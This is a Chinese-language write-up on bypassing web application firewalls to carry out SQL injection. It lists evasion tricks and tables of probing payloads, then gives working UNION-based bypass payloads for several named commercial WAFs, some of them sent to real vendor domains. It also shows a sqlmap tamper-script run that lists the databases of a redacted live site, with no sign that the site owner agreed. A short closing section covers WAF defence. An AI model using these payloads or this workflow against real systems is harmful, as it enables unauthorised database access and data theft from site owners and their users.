

0×01 注入绕过技术总结

对已知的WAF相关绕过技术，总结如下，网上已有相关技巧的讲解，这里就不一一演示，不明白的可以自己查询相关资料：

注释符	# --+ /*XXX*/ /*!XXX*/ /*!50000XXX*/
空白符	%09,%0A,%0B,%0C,%0D,%20,%A0,/**/
函数分隔符	综合利用注释符和空白字符绕过，如 user%23%0a(/*aaa*/)
特殊符号	+ << >> - ~ ! @`` {x key} 1.1 3e1 \N '' "" () emoji 表情 @:= ``

在实际攻击场景中，单一的绕过技巧往往无效，需要我们综合利用各种绕过技术进行组合，结合各自WAF特性不断进行推理，才能真正实现绕过。


0×02 注入点检测绕过

Bypass WAF的第一步是识别注入点，我们拿到一个URL，第一步判断参数是否有注入，然后再进行后续的绕过。简单的and 1=1 and 1=2判断肯定会被WAF拦截，我们需转变思路进行绕过，一般WAF为了平衡风险和业务的关系不会对下面数字型探测方式进行拦截，否则会产生大量误报影响正常业务运行。

数字型	id=1 and 1	id=1 and 0
	id=1 and 1-0	id=1 and 1-1
	id=1 and 1+0	id=1 and 1+1
	id=1 and 1*0	id=1 and 1*1
	id=1 and 2/1	id=1 and 2/2
	id=1 and 2<<1	id=1 and 2<<0
	id=1 and 2>>1	id=1 and 2<<0
	id=1 and 1 1	id=1 and 1 0
	id=1 and 1 1	id=1 and 1 0
	id=1 and 1&&1	id=1 and 1&&0
	id=1 and 1^1	id=1 and 1^0
	id=1 and 1%3	id=1 and 2%3

字符型	id=1'and 1%23	id=1' and 0%23
	id=1' and 1-0%23	id=1' and 1-1%23
	id=1' and 1+0%23	id=1' and 1+1%23
	id=1' and 1*0%23	id=1' and 1*1%23
	id=1' and 2/1%23	id=1' and 2/2%23
	id=1' and 2<<1%23	id=1' and 2<<0%23
	id=1' and 2>>1%23	id=1' and 2<<0%23
	id=1' and 1 1%23	id=1%' and 1 0%23
	id=1' and 1 1%23	id=1' and 1 0%23
	id=1' and 1&&1%23	id=1' and 1&&0%23
	id=1' and 1^1%23	id=1' and 1^0%23
	id=1' and 1%3%23	id=1' and 2%3%23
搜索型	id=1%'and 1%23	id=1%' and 0%23
	id=1%' and 1-0%23	id=1%' and 1-1%23
	id=1%' and 1+0%23	id=1%' and 1+1%23
	id=1%' and 1*0%23	id=1%' and 1*1%23
	id=1%' and 2/1%23	id=1%' and 2/2%23
	id=1%' and 2<<1%23	id=1%' and 2<<0%23
	id=1%' and 2>>1%23	id=1%' and 2<<0%23
	id=1%' and 1 1%23	id=1%' and 1 0%23
	id=1%' and 1 1%23	id=1%' and 1 0%23
	id=1%' and 1&&1%23	id=1%' and 1&&0%23
	id=1%' and 1^1%23	id=1%' and 1^0%23
	id=1%' and 1%3%23	id=1%' and 2%3%23

本地测试环境:



如若 and 也会拦截，可以直接在参数上进行类似判断操作，如 `id=10`、`id=12`，除了以上方法，还有很多其它衍生出的识别绕过方法，以 `{op}` 为例作演示，其它的方法大家可以按照这种思路自行发挥：

安全狗：



百度云加速：



腾讯云：




阿里云：



当我们已确认注入点后，下一步的目标是完全Bypass WAF出任意数据，以下以安全狗、modsecurity、百度云加速、阿里云盾、长亭雷池截止目前最新的版本为例，这里只提供绕过的思路，即如何利用已知技巧进行组合推理来绕过相关WAF防护，出数据具体过程这里就不详解，大家感兴趣的可以手动尝试。

0×03 安全狗Bypass

本地无WAF测试环境:



select * from user where id=-11/*!union/*!select/*!1,(select/*!password/*!from/*!test.user limit 0,1),3*/
Hello 7fef6171469e80d32c0559f88b377245 , Welcome to login!

在对安全狗的绕过测试中发现，只需利用一个/闭合多个/即可绕过，简单粗暴。

[http://192.168.20.123:81/user.php?id=-11/*!union/*!select/*!1,\(select/*!password/*!from/*!test.user limit 0,1\),3*/](http://192.168.20.123:81/user.php?id=-11/*!union/*!select/*!1,(select/*!password/*!from/*!test.user limit 0,1),3*/)




0x04 Modsecurity Bypass

本地环境搭建modsecurity模块进行安全防护，利用{"op}、//50000/组合进行绕过。

<http://192.168.20.123/user.php?id=1>

and{'version'length((select/*!50000schema_name*/from/*!50000information_schema.schemata*/limit 0,1))>0}



0x05 百度云加速Bypass

利用-+%0a进行绕过。

The screenshot shows a web application security tool interface. The top section displays the 'Load URL' field with the payload: `192.168.20.123:81/user.php?id=-11 union--+%0a select 1,(select--+%0a password from --%01%0a test.user limit 0,1),3`. Below this, the 'Execute' button is visible. The response area shows the SQL query: `select * from user where id=-11 union-- select 1,(select-- password from -- test.user limit 0,1),3` and the message: `Hello 7fef6171469e80d32c0559f88b377245 , Welcome to login!`.

The bottom section shows the 'Load URL' field with the payload: `https://su.baidu.com?id=1 union--+%0a select username--+%0a from--+%0a test.user limit 0,1`. The response area shows the SQL query: `select * from user where id=1 union-- select 1,(select-- password from -- test.user limit 0,1),3` and the message: `Hello 7fef6171469e80d32c0559f88b377245 , Welcome to login!`.

The interface also includes a navigation bar with links for '登录', '注册', '百度企业安全', '安全宝', 'OASES联盟', '百度云', '百度站长平台', and '百度统计'. The main content area features a large banner with the text '攻击防护 · 网站加速 · 加快收录'.

0x06 阿里云盾Bypass

利用-+%0a、@自定义变量、{a key}组合进行绕过。


The screenshot shows a web application security tool interface. The top section displays the 'Load URL' field with the payload: `http://192.168.20.125:81/user.php?id=@a:=(select@b:='username' from {a test.user} limit 0,1) union--%0a select '1',@a,3`. Below this, the 'Execute' button is visible. The response area shows the SQL query: `select * from user where id=@a:=(select@b:='username' from {a test.user} limit 0,1) union-- select '1',@a,3` and the message: `Hello admin , Welcome to login!`.

The bottom section shows the 'Load URL' field with the payload: `https://edu.aliyun.com/?id=@a:=(select@b:='username' from {a test.user} limit 0,1) union--%0a select '1',@a,3`. The response area shows the SQL query: `select * from user where id=@a:=(select@b:='username' from {a test.user} limit 0,1) union-- select '1',@a,3` and the message: `Hello admin , Welcome to login!`.

The interface also includes a navigation bar with links for '阿里云大学', '开发者课堂', '考试认证', '开放实验室', '人才市场', '高校合作', '教材', '资讯', '客户培训', and '社区'. The main content area features a large banner with the text 'Apsara Clouder认证发布' and '提升专项技能，成就职场新机遇'.

0×07 长亭雷池Bypass

经过大量测试后，发现雷池在处理MySQL注释符/*! */识别时存在缺陷，只需把攻击语句放在注释符中即可绕过。



0×08 自动化bypass

当我们挖掘出绕过相关WAF进行SQL注入的技巧后，下一步就是编写脚本实现工具自动化注入。以sqlmap为例，我们编写tamper脚本实现注入自动化。

```
lookedeMBP:~ lookes sqlmap -r/var/folders/7d/b34c01sn5d703mkd4wq6wbyw0000gn/T//1508722012901.req --  
tamper [REDACTED].py
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal . It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 09:26:54

[09:26:54] [INFO] parsing HTTP request from '/var/folders/7d/b34c01sn5d703mkd4wq6wbyw0000gn/T//1508722012901.req'

[09:26:54] [INFO] loading tamper script '[REDACTED]'

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y

[09:26:56] [WARNING] provided value for parameter 'Pge13bA_k' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly

[09:26:56] [INFO] resuming back-end DBMS 'mysql'

[09:26:56] [INFO] testing connection to the target URL

[09:26:56] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS/IDS

sqlmap resumed the following injection point(s) from stored session:

Parameter: #1* (URI)

Type: boolean-based blind

Title: MySQL >= 5.0 boolean-based blind - Parameter replace

Payload: http://[REDACTED]/m/journalist/releases/do_list?name_key=%E7%A5%9E%E7%AD%96%E6%95%B0%E6%8D%AE%E4%B8%BE%E8%A1%8C2017%E6%95%B0%E6%8D%AE%E9%A9%B1%E5%8A%A8%E5%A4%A7%E4%BC%9A&language=(SELECT (CASE WHEN (5443=5443) THEN 5443 ELSE 5443*(SELECT 5443 FROM INFORMATION_SCHEMA.PLUGINS) END))&channel_id=0&filter=%E6%90%9C%E7%B4%A2

[09:26:56] [WARNING] changes made by tampering scripts are not included in shown payload content(s)

[09:26:56] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL >= 5.0

[09:26:56] [INFO] fetched data logged to text files under '/Users/looke/.sqlmap/output/www.[REDACTED].

[16:03:11] [INFO] retrieved: 9

[16:03:13] [INFO] retrieved: information_schema

[16:04:10] [INFO] retrieved: blog

[16:04:32] [INFO] retrieved: blog_hk

[16:04:56] [INFO] retrieved: fileman

[16:05:21] [INFO] retrieved: media

[16:06:29] [INFO] retrieved: mt

[16:06:42] [INFO] retrieved: mysql

[16:07:03] [INFO] retrieved: performance_schema

[16:08:02] [INFO] retrieved: test_federate

available databases [9]:

[*] blog

[*] blog_hk

[*] fileman

[*] information_schema

[*] media

[*] mt

[*] mysql

[*] performance_schema

[*] test_federate

0x09 WAF防衛

对已知或未知的安全问题进行防御是WAF功能的核心，漏报及误报是衡量一个WAF产品好坏的重要指标，具体落实到规则的及时更新、bypass新技巧的及时响应。另外，还应综合利用拦截日志数据进行相关算法分析，不断提高WAF的防护能力。总结来说，打造一款上乘的WAF，非一朝一日之功，需长期的技术储备、产品不断地更新迭代、算法地持续优化，才能把好防御这个重要的关口。同时，不断探索新的高效防护方法，才能在攻防战中立于不败之地。

0xa0 总结

从攻击者角度来看，绕过WAF的基本方法其实不多，如何把这些已知方法融合起来，并结合各自WAF本身的防护特性，不断进行推理，成为突破WAF防护的关键。当然，自动化Fuzz才是WAF Bypass新技术产生的正道。另外，从个人的注入Bypass测试过程看，绕过基于语义识别的WAF比绕过基于规则识别的WAF难得多，值得我们挑战。

从WAF产品角度来看，衡量一个WAF好坏的标准是漏报率和误报率的高低，但这些指标建立在以WAF不影响正常业务为前提。测试中我发现，基于规则的WAF对业务的耦合度往往较低，不管是腾讯云WAF还是阿里云盾，对用户的输入都较为敏感，如参数中输入注释符请求就会被拦截。而基于语义的WAF的和业务的耦合度较高，误报率下降明显。从测试结果来看，基于语义识别的WAF相较传统WAF来说有较大优势，值得我们学习和借鉴。

从安全管理者角度来讲，从以上测试过程可以看出，不管是基于规则的WAF还是基于语义识别的WAF，都存在被完全绕过的可能。WAF的主要作用是提高攻击门槛，但不能消灭攻击入侵事件，解决安全问题的根本途径还得从代码层面着手进行修复。